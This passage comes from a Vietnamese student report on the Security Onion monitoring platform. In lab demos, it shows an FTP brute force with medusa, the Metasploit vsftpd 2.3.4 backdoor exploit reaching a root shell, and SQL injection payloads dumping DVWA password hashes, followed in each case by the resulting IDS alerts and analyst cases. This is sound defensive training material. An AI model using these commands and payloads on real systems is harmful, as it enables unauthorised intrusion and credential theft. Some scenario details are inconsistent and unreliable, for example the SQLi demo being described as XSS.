|_256 5c:9e:6e:4e:bf:62:ba:dd:3d:3d:dc:4a:d5:51:0a:ee (ED25519)
MAC Address: 00:0C:29:33:D3:33 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 2.46 seconds

```

Hình 18 Quét cổng dịch vụ máy victim

Bước 3: Dùng medusa tấn công bruteforce vào máy victim

```

$ medusa -h 192.168.1.251 -U user.txt -P pass.txt -M ftp
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2026-03-20 09:41:16 ACCOUNT CHECK: [ftp] Host: 192.168.1.251 (1 of 1, 0 complete) User: admin
(1 of 4, 0 complete) Password: ubuntu (1 of 4 complete)
2026-03-20 09:41:17 ACCOUNT CHECK: [ftp] Host: 192.168.1.251 (1 of 1, 0 complete) User: admin
(1 of 4, 0 complete) Password: 1234 (2 of 4 complete)
2026-03-20 09:41:18 ACCOUNT CHECK: [ftp] Host: 192.168.1.251 (1 of 1, 0 complete) User: admin
(1 of 4, 0 complete) Password: 123456 (3 of 4 complete)
2026-03-20 09:41:19 ACCOUNT CHECK: [ftp] Host: 192.168.1.251 (1 of 1, 0 complete) User: admin
(1 of 4, 0 complete) Password: password123 (4 of 4 complete)
2026-03-20 09:41:20 ACCOUNT CHECK: [ftp] Host: 192.168.1.251 (1 of 1, 0 complete) User: user
(2 of 4, 1 complete) Password: ubuntu (1 of 4 complete)
2026-03-20 09:41:21 ACCOUNT CHECK: [ftp] Host: 192.168.1.251 (1 of 1, 0 complete) User: user
(2 of 4, 1 complete) Password: 1234 (2 of 4 complete)
2026-03-20 09:41:23 ACCOUNT CHECK: [ftp] Host: 192.168.1.251 (1 of 1, 0 complete) User: user
(2 of 4, 1 complete) Password: 123456 (3 of 4 complete)
2026-03-20 09:41:24 ACCOUNT CHECK: [ftp] Host: 192.168.1.251 (1 of 1, 0 complete) User: user
(2 of 4, 1 complete) Password: password123 (4 of 4 complete)

```

Hình 19 Tấn công bruteforce vào cổng ftp bằng medusa

Truy cập địa chỉ 10.0.0.12 trên máy victim với tài khoản viet@gmail.com và kiểm tra phần alert

Alerts		Options	Total Found: 29
🔍	Ungroup	⊕	Last minutes REFRESH
Timestamp	rule.name		
> 🚨 ⚠️ i 2026-03-20 09:42:19.649 +07:00	ET SCAN Potential FTP Brute-Force attempt resp		
> 🚨 ⚠️ i 2026-03-20 09:41:17.830 +07:00	ET SCAN Potential FTP Brute-Force attempt resp		
> 🚨 ⚠️ i 2026-03-20 09:41:23.003 +07:00	ET SCAN Potential FTP Brute-Force attempt resp		
> 🚨 ⚠️ i 2026-03-20 09:41:06.299 +07:00	ET SCAN Potential FTP Brute-Force attempt resp		

Hình 20 Kiểm tra phần alert trên SOC

Ta thấy có nhiều cảnh báo về FTP Brute-Force và có ngưỡng cảnh báo là cao

Bước 4: Dùng msfconsole để tấn công vào lỗ hổng trên vsftpd 2.3.4

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.251
RHOSTS => 192.168.1.251
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.251:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.251:21 - USER: 331 Please specify the password.
[+] 192.168.1.251:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.251:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.250:34015 -> 192.168.1.251:6200) at 2026-03-20 09:53:31 +0700

whoami
root

```


Hình 21 Tấn công thành công vào lỗ hổng backdoor vsftpd 2.3.4

Vào lại mục alert trên soc, ta thấy có cảnh báo GPL_ATTACK_RESPONSE id check returned root – cảnh báo về việc bị chiếm quyền root

Timestamp	rule.name
2026-03-20 09:53:00.619 +07:00	GPL ICMP PING *NIX
2026-03-20 09:53:01.623 +07:00	GPL ICMP PING *NIX
2026-03-20 09:52:16.815 +07:00	ET ATTACK_RESPONSE Output of id command from HTTP server
2026-03-20 09:52:16.815 +07:00	GPL ATTACK_RESPONSE id check returned root

Hình 22 Cảnh báo máy victim bị chiếm quyền root

Tiếp tục đến phần Hunt, khi chọn module là suricata, xếp theo 2 ip nguồn và đích, ta thấy địa chỉ ip của máy kali linux có nhiều hoạt động bất thường, và ip của máy victim ubuntu cũng bị trở tới nhiều lần



Hình 23 Xem lưu lượng truy cập của 2 ip đích và nguồn

Sau đó lọc log với 2 ip đích và nguồn của máy kali và ubuntu ta được log theo thứ tự


	Timestamp	rule.name	event.severity_label	source.ip	source.port	destination.ip
>	2026-03-20 09:52:16.815 +07:00	ET ATTACK_RESPONSE Output of id command from HTTP server	medium	192.168.1.251	6200	192.168.1.250
>	2026-03-20 09:52:16.815 +07:00	GPL ATTACK_RESPONSE id check returned root	medium	192.168.1.251	6200	192.168.1.250
>	2026-03-20 09:46:24.616 +07:00	ET SCAN Suspicious inbound to MySQL port 3306	medium	192.168.1.250	63611	192.168.1.251
>	2026-03-20 09:46:24.708 +07:00	ET SCAN Suspicious inbound to MSSQL port 1433	medium	192.168.1.250	63611	192.168.1.251
>	2026-03-20 09:46:24.798 +07:00	ET SCAN Suspicious inbound to Oracle SQL port 1521	medium	192.168.1.250	63611	192.168.1.251
>	2026-03-20 09:46:24.807 +07:00	ET SCAN Suspicious inbound to PostgreSQL port 5432	medium	192.168.1.250	63611	192.168.1.251
>	2026-03-20 09:46:24.850 +07:00	ET SCAN Potential VNC Scan 5800-5820	medium	192.168.1.250	63611	192.168.1.251
>	2026-03-20 09:46:32.141 +07:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.250	46182	192.168.1.251
>	2026-03-20 09:46:32.247 +07:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.250	46220	192.168.1.251
>	2026-03-20 09:46:32.302 +07:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.250	46222	192.168.1.251
>	2026-03-20 09:46:32.302 +07:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.250	46222	192.168.1.251
>	2026-03-20 09:46:32.141 +07:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.250	46182	192.168.1.251
>	2026-03-20 09:46:32.247 +07:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.250	46220	192.168.1.251
>	2026-03-20 09:46:32.141 +07:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.250	46210	192.168.1.251
>	2026-03-20 09:46:32.141 +07:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.250	46210	192.168.1.251
>	2026-03-20 09:42:19.649 +07:00	ET SCAN Potential FTP Brute-Force attempt response	high	192.168.1.251	21	192.168.1.250
>	2026-03-20 09:41:17.830 +07:00	ET SCAN Potential FTP Brute-Force attempt response	high	192.168.1.251	21	192.168.1.250
>	2026-03-20 09:41:23.003 +07:00	ET SCAN Potential FTP Brute-Force attempt response	high	192.168.1.251	21	192.168.1.250
>	2026-03-20 09:41:06.299 +07:00	ET SCAN Potential FTP Brute-Force attempt response	high	192.168.1.251	21	192.168.1.250

Hình 24 Lọc log theo ip đích và nguồn

Trong các log đã log, có log GPL_ATTACK_RESPONSE id check returned root có 2 ip đích và nguồn của ubuntu và kali linux là log quan trọng có thể dùng để tạo case phân tích vì log chỉ ra máy victim đã bị kẻ tấn công chiếm được shell với quyền root

Timestamp	rule_name	event.severity_label	source.ip	source.port	destination.ip
2026-03-20 09:52:16.815 +07:00	ET_ATTACK_RESPONSE Output of id command from HTTP server	medium	192.168.1.251	6200	192.168.1.250
2026-03-20 09:52:16.815 +07:00	GPL_ATTACK_RESPONSE id check returned root	medium	192.168.1.251	6200	192.168.1.250

Hình 25 Log quan trọng




Hình 26 Network.data.decoded trong log GPL_ATTACK

Dựa theo network decoded từ log GPL, ta có thể thấy kẻ tấn công đã thêm một người dùng mới hoặc thay đổi mật khẩu một người dùng có sẵn. Từ đây, ta sẽ tạo case mới “Nghỉ ngơi máy 192.168.1.251 bị tấn công và attacker đã có quyền root 2026-03-20 9:53:58”



Hình 27 Tạo case mới về các cảnh báo gần đây

Dùng một tài khoản nhà phân tích có cấp độ ngang bằng với viet@gmail.com là thai@gmail.com để tiếp tục nghiên cứu về hành vi của kẻ tấn công, sau khi xem kỹ lại các log đã lọc



Hình 28 Hoàn thiện case

Bước 4: Đóng case và rút ra kết luận

Sau khi xác định được hành vi xâm nhập, nhà phân tích cho ra các biện pháp:

- Cho ip máy tấn công vào blacklist, chặn lưu lượng của máy tấn công tới máy cần bảo vệ.
- Việc bị tấn công bruteforce ftp vào cổng 6200, ta kiểm tra máy victim thấy đang sử dụng dịch vụ vsftpd 2.3.4. Có thể sử dụng firewall để chặn giao tiếp với cổng 6200 hoặc update lên dịch vụ vsftpd phiên bản cao hơn
- Kiểm tra lại các tài khoản đang có và đổi lại mật khẩu, nếu có tài khoản mới thì xóa tài khoản mới

4.4 Demo tấn công Sql Injection

4.4.1 Mô tả kịch bản

Kịch bản mô phỏng tình huống kẻ tấn công bên trong mạng nội bộ thực hiện tấn công XSS phản chiếu vào ứng dụng web DVWA. Mục tiêu là kiểm tra khả năng phát hiện, ghi nhận và cảnh báo của Security Onion trước các hành vi độc hại này.

4.4.2 Các bước thực hiện

Bước 1: Chuẩn bị môi trường

Thành phần	Hệ điều hành	Địa chỉ IP	Vai trò
Máy tấn công	Kali Linux 2024.5	192.168.1.20	Attacker – thực hiện SQL Injection
Máy mục tiêu	Ubuntu 22.04 LTS	192.168.1.251	Victim – chạy DVWA

Máy giám sát	Security Onion 2.4	10.0.0.12	IDS/NSM – phát hiện tấn công
--------------	--------------------	-----------	------------------------------

Bước 2: Khởi động dịch vụ DVWA trên máy ubuntu

```
ubuntu@ubuntu:~/vsftpd-2.3.4$ sudo docker run --rm -it -p 0.0.0.0:80:80 vulnerables/web-dvwa
[sudo] password for ubuntu:
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld . . .
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the serve
r's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress t
his message
. ok
==> /var/log/apache2/access.log <==
==> /var/log/apache2/error.log <==
[Mon Mar 23 09:22:52.945753 2026] [mpm_prefork:notice] [pid 330] AH00163: Apache/2.4.25 (Debian) configu
red -- resuming normal operations
[Mon Mar 23 09:22:52.945912 2026] [core:notice] [pid 330] AH00094: Command line: '/usr/sbin/apache2'
==> /var/log/apache2/other_vhosts_access.log <==
```

Hình 29 Khởi chạy dịch vụ DVWA

Bước 3: Trên kali, sử dụng nmap để quét các cổng dịch vụ đang mở

```
$ nmap -sC 192.168.1.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-23 16:34 +07
Nmap scan report for 192.168.1.20.non-exists.ptr.local (192.168.1.20)
Host is up (0.00072s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.1.250
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 2
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh
|_ssh-hostkey:
|_2048 87:ef:cf:0b:90:db:33:62:28:d9:17:c2:9f:22:13:75 (RSA)
|_256 c2:31:25:03:e9:82:80:9f:23:90:15:90:a4:ea:e6:15 (ECDSA)
|_256 5c:9e:6e:4e:bf:62:ba:dd:3d:3d:dc:4a:d5:51:0a:ee (ED25519)
80/tcp    open  http
|_http-robots.txt: 1 disallowed entry
|_/_
```

Hình 30 Quét các cổng trên máy victim bằng nmap

Bước 4: Vào link <http://192.168.1.20> trên kali và thực hiện tấn công sql injection với User Id:

- 1' UNION SELECT user, password FROM users #
- 1' UNION SELECT 1, version() #
- 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = database() #

```
User ID:  Submit

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```

Hình 31 Tấn công Sql Injection trên DVWA


Sau đó, vào đường dẫn 10.0.0.12 trên máy victim và đăng nhập với email: viet@gmail.com và tới mục alert, ta thấy các cảnh báo về nmap, quét các cổng và tấn công sql injection

>				1	ET SCAN Suspicious inbound to PostgreSQL port 5432	suricata
>				1	ET SCAN Suspicious inbound to Oracle SQL port 1521	suricata
>				1	ET SCAN Suspicious inbound to MySQL port 3306	suricata
>				1	ET SCAN Suspicious inbound to MSSQL port 1433	suricata
>				1	ET SCAN Potential VNC Scan 5800-5820	suricata
>				2	ET SCAN Potential SSH Scan OUTBOUND	suricata
>				1	ET SCAN Potential SSH Scan	suricata
>				27	ET SCAN Possible Nmap User-Agent Observed	suricata
>				27	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	suricata

	Count	rule.name	event			
>				4	GPL ICMP PING *NIX	suricata
>				1	ET WEB_SERVER SQL Errors in HTTP 200 Response (error in your SQL syntax)	suricata
>				1	ET WEB_SERVER SELECT USER SQL Injection Attempt in URI	suricata
>				1	ET WEB_SERVER Possible MySQL SQL Attempt Information Schema Access	suricata
>				1	ET WEB_SERVER Possible Attempt to Get SQL Server Version in URI using SELECT VERSION	suricata

Hình 32 Hiện thị các log về quét cổng và tấn công sql injection

Vào mục hunt, ta chọn module là suricata, xếp theo 2 ip nguồn và đích, ta thấy địa chỉ ip 192.168.1.250 của máy kali linux có hoạt động bất thường, và ip của máy victim ubuntu 192.168.1.20 cũng bị trở tới nhiều lần



Hình 33 Xem địa chỉ ip có lưu lượng nhiều nhất

Tiếp tục lọc log theo ip ta có bảng theo thứ tự:

Timestamp	rule.name	event.severity_label	source.ip	source.port	destination.ip
2026-03-23 17:29:58.583 +07:00	ET WEB_SERVER SELECT USER SQL Injection Attempt in URI	high	192.168.1.250	38068	192.168.1.20
2026-03-23 17:19:57.551 +07:00	ET INFO Possible Kali Linux hostname in DHCP Request Packet	high	192.168.1.250	68	192.168.1.1
2026-03-23 17:05:02.336 +07:00	ET WEB_SERVER Possible MySQL SQL Attempt Information Schema Access	high	192.168.1.250	48982	192.168.1.20
2026-03-23 17:04:25.841 +07:00	ET WEB_SERVER Possible Attempt to Get SQL Server Version in URI using SELECT VERSION	high	192.168.1.250	35574	192.168.1.20
2026-03-23 16:59:27.729 +07:00	ET WEB_SERVER SELECT USER SQL Injection Attempt in URI	high	192.168.1.250	52080	192.168.1.20
2026-03-23 16:53:49.953 +07:00	ET WEB_SERVER SQL Errors in HTTP 200 Response (error in your SQL syntax)	medium	192.168.1.20	80	192.168.1.250
2026-03-23 16:49:57.678 +07:00	ET INFO Possible Kali Linux hostname in DHCP Request Packet	high	192.168.1.250	68	192.168.1.1
2026-03-23 16:34:58.956 +07:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.250	50316	192.168.1.20
2026-03-23 16:34:58.956 +07:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.250	50316	192.168.1.20

Hình 34 Lọc và sắp xếp log theo thứ tự

Theo các log đã lọc, có một số log cảnh báo quan trọng về tấn công sql injection:

- ET WEB_SERVER Possible MySql SQLi attempt information
- ET WEB_SERVER SELECT USER SQL injection Attempt in URI


Từ đây ta tạo case mới có “Nghỉ ngờ tấn công SQLi vào máy có ip 192.168.1.20 2026-03-23 17:29:50”



Hình 35 Tạo case mới về tấn công SQLi

Dùng một tài khoản nhà phân tích có cấp độ ngang bằng với viet@gmail.com là quan@gmail.com để tiếp tục nghiên cứu về hành vi của kẻ tấn công, sau khi xem kỹ lại các log đã lọc

- Ở mốc 1, ta xem xét lại log và thấy rằng kẻ tấn công sử dụng nmap để quét cổng với các tùy chọn nâng cao để quét ra các lỗ hổng tiềm năng.
- Ở mốc 2, ta xem log lấy được network.data.decoded và thấy lệnh GET user và password → là một hành vi tấn công SQLi



Hình 36 Hành vi tấn công SQLi

Người dùng quan@gmail.com thêm vào case



Hình 37 Hoàn thiện case

Bước 5: Đóng case và rút ra kết luận

Sau khi xác định được hành vi xâm nhập, nhà phân tích cho ra các biện pháp:

- Cho ip máy tấn công vào blacklist, chặn lưu lượng của máy tấn công tới máy cần bảo vệ.
- Với lỗ hổng sqli thì cần đánh giá lại source code, sử dụng thủ tục lọc đầu vào từ người dùng cho đoạn code lỗi đó.

CHƯƠNG 5. ĐÁNH GIÁ VÀ ĐỀ XUẤT

5.1 Đánh giá tổng thể Security Onion

5.1.1 Điểm mạnh

Qua quá trình nghiên cứu chuyên sâu, Security Onion thể hiện một số ưu điểm vượt trội so với các giải pháp NSM/SIEM khác trên thị trường:

- Tích hợp toàn diện, triển khai nhanh: Thay vì phải tự cài đặt và tích hợp từng công cụ riêng lẻ, Security Onion cung cấp một giải pháp turnkey với tất cả công cụ được cài đặt, cấu hình và kết nối sẵn sàng trong vài giờ.
- Phòng thủ đa chiều: Sự kết hợp giữa phát hiện theo chữ ký (Suricata), phân tích hành vi mạng (Zeek), giám sát host (Wazuh) và phân tích pháp y (PCAP, CyberChef) tạo ra khả năng bao phủ đa chiều, giảm đáng kể khả năng bỏ sót tấn công so với chỉ sử dụng một công cụ đơn lẻ.
- Năng lực điều tra số: Việc lưu trữ đầy đủ gói tin PCAP kết hợp với log chi tiết của Zeek cho phép tái hiện hoàn toàn một sự cố bảo mật, xác định chính xác dữ liệu bị đánh cắp, vector tấn công và timeline đầy đủ – yêu cầu không thể thiếu trong báo cáo sự cố và khởi kiện pháp lý.
- Hiệu quả chi phí vượt trội: Hoàn toàn miễn phí và mã nguồn mở, tổng chi phí sở hữu thấp hơn nhiều lần so với các giải pháp thương mại tương đương như Splunk SIEM hay IBM QRadar.
- Phù hợp với đào tạo và nghiên cứu: Security Onion được sử dụng rộng rãi trong các khóa học an toàn thông tin, CTF và nghiên cứu học thuật nhờ khả năng tái tạo môi trường thực tế dễ dàng.

5.1.2 Hạn chế và thách thức

- Yêu cầu chuyên môn cao: Khai thác tối đa tiềm năng của Security Onion đòi hỏi hiểu biết sâu về kết nối mạng, quản trị hệ thống Linux, Elasticsearch, và kỹ năng phân tích bảo mật. Đây là rào cản lớn đối với các tổ chức thiếu nhân sự kỹ thuật chuyên sâu.
- Yêu cầu phần cứng đáng kể: Với mạng lưu lượng cao (> 1 Gbps), chi phí phần cứng cho Security Onion có thể rất cao, đặc biệt là yêu cầu về dung lượng lưu trữ cho PCAP và Elasticsearch index.
- Quản lý dương tính giả: Như mọi hệ thống IDS, Security Onion tạo ra cảnh báo giả, đặc biệt trong môi trường có nhiều ứng dụng tùy chỉnh hoặc lưu lượng không thông thường. Cần đầu tư thời gian tuning để giảm cảnh báo giả xuống mức có thể quản lý được.

- Không có chức năng ngăn chặn tự động mặc định: Security Onion hoạt động ở chế độ thụ động (IDS) theo mặc định. Chuyển sang chế độ chủ động (IPS) cần cấu hình bổ sung và mang rủi ro chặn nhầm lưu lượng hợp lệ.

5.2 Đề xuất nâng cao hiệu quả triển khai

5.2.1 Tối ưu hóa tập luật và giảm dương tính giả

Bước đầu tiên và quan trọng nhất sau khi triển khai là "tuning" hệ thống để loại bỏ dương tính giả. Quy trình gồm: (1) theo dõi cảnh báo trong 2–4 tuần đầu để nhận diện các loại dương tính giả phổ biến trong môi trường cụ thể; (2) tạo suppression rule để tắt cảnh báo giả đã xác nhận; (3) tạo threshold rule để giảm tần suất cảnh báo cho các sự kiện ít nguy hiểm; (4) xây dựng whitelist IP/domain cho các hệ thống quản trị nội bộ; (5) bổ sung luật tùy chỉnh (local.rules) cho các ứng dụng đặc thù của tổ chức.

5.2.2 Tích hợp Threat Intelligence

Tích hợp nguồn TI bên ngoài giúp Security Onion phát hiện các IoC mới nhất mà tập luật tĩnh chưa cập nhật. Các bước triển khai: cài đặt và kết nối MISP với Security Onion; cấu hình Zeek để tự động so sánh IP, domain và hash với MISP feed; đăng ký các TI feed miễn phí chất lượng cao như AlienVault OTX, URLhaus, Abuse.ch, PhishTank và tích hợp qua Cortex trong TheHive; thiết lập cập nhật TI tự động theo chu kỳ (hàng giờ hoặc hàng ngày tùy feed).

5.2.3 Xây dựng quy trình SOC

Công nghệ chỉ là một phần của giải pháp; quy trình và con người đóng vai trò không kém phần quan trọng. Cần xây dựng: Runbook / Playbook cho từng loại cảnh báo phổ biến (định nghĩa rõ ai xử lý, xử lý theo bước nào, leo thang khi nào); quy trình phân loại cảnh báo theo mức độ ưu tiên để đảm bảo cảnh báo Critical được xử lý trong SLA; lịch trực ca và phân công trách nhiệm cho đội SOC; quy trình báo cáo sự cố và giao tiếp với ban lãnh đạo và cơ quan quản lý.

5.2.4 Mở rộng khả năng giám sát

Để tăng độ bao phủ, có thể mở rộng Security Onion theo nhiều hướng: triển khai Wazuh trên tất cả server quan trọng để giám sát tầng host; tích hợp log từ firewall, router, switch, WAF, proxy qua Syslog/Filebeat vào Elasticsearch; sử dụng FleetDM/osquery để giám sát trạng thái endpoint và phát hiện bất thường tại tầng hệ điều hành; tích hợp với Microsoft Active Directory để phân tích log xác thực và phát hiện dị thường trong kerberos.

KẾT LUẬN

Nhóm đã trình bày một cách có hệ thống và toàn diện về Security Onion – từ nền tảng lý thuyết giám sát an toàn mạng, kiến trúc và thành phần hệ thống, quy trình triển khai thực tế, đến phân tích chi tiết khả năng phát hiện các kỹ thuật tấn công theo framework MITRE ATT&CK. Kết quả nghiên cứu khẳng định Security Onion là một nền tảng NSM mã nguồn mở trưởng thành, hoàn thiện và hoàn toàn đủ năng lực để đáp ứng nhu cầu giám sát an toàn mạng của các tổ chức từ quy mô vừa nhỏ đến doanh nghiệp lớn.

Điểm mạnh cốt lõi của Security Onion nằm ở sự tích hợp liền mạch giữa phát hiện theo chữ ký (Suricata), phân tích hành vi mạng dựa trên giao thức (Zeek), giám sát tầng host (Wazuh) và năng lực điều tra pháp y số đầy đủ (PCAP, CyberChef). Sự kết hợp đa chiều này tạo nên một hệ thống phòng thủ theo chiều sâu, phù hợp với nguyên tắc Defense in Depth trong thiết kế bảo mật hiện đại.

Để triển khai Security Onion hiệu quả, tổ chức cần đầu tư không chỉ vào phần cứng đủ mạnh mà còn vào nhân sự có chuyên môn và quy trình vận hành bài bản. Tuning hệ thống để giảm dương tính giả, tích hợp TI và xây dựng quy trình SOC là những bước không thể bỏ qua để chuyển hóa công nghệ thành năng lực bảo vệ thực sự. Với sự phát triển không ngừng của cộng đồng mã nguồn mở và cam kết của Security Onion Solutions, nền tảng này hứa hẹn tiếp tục là công cụ không thể thiếu trong kho công cụ của các chuyên gia bảo mật trong nhiều năm tới.

TÀI LIỆU THAM KHẢO

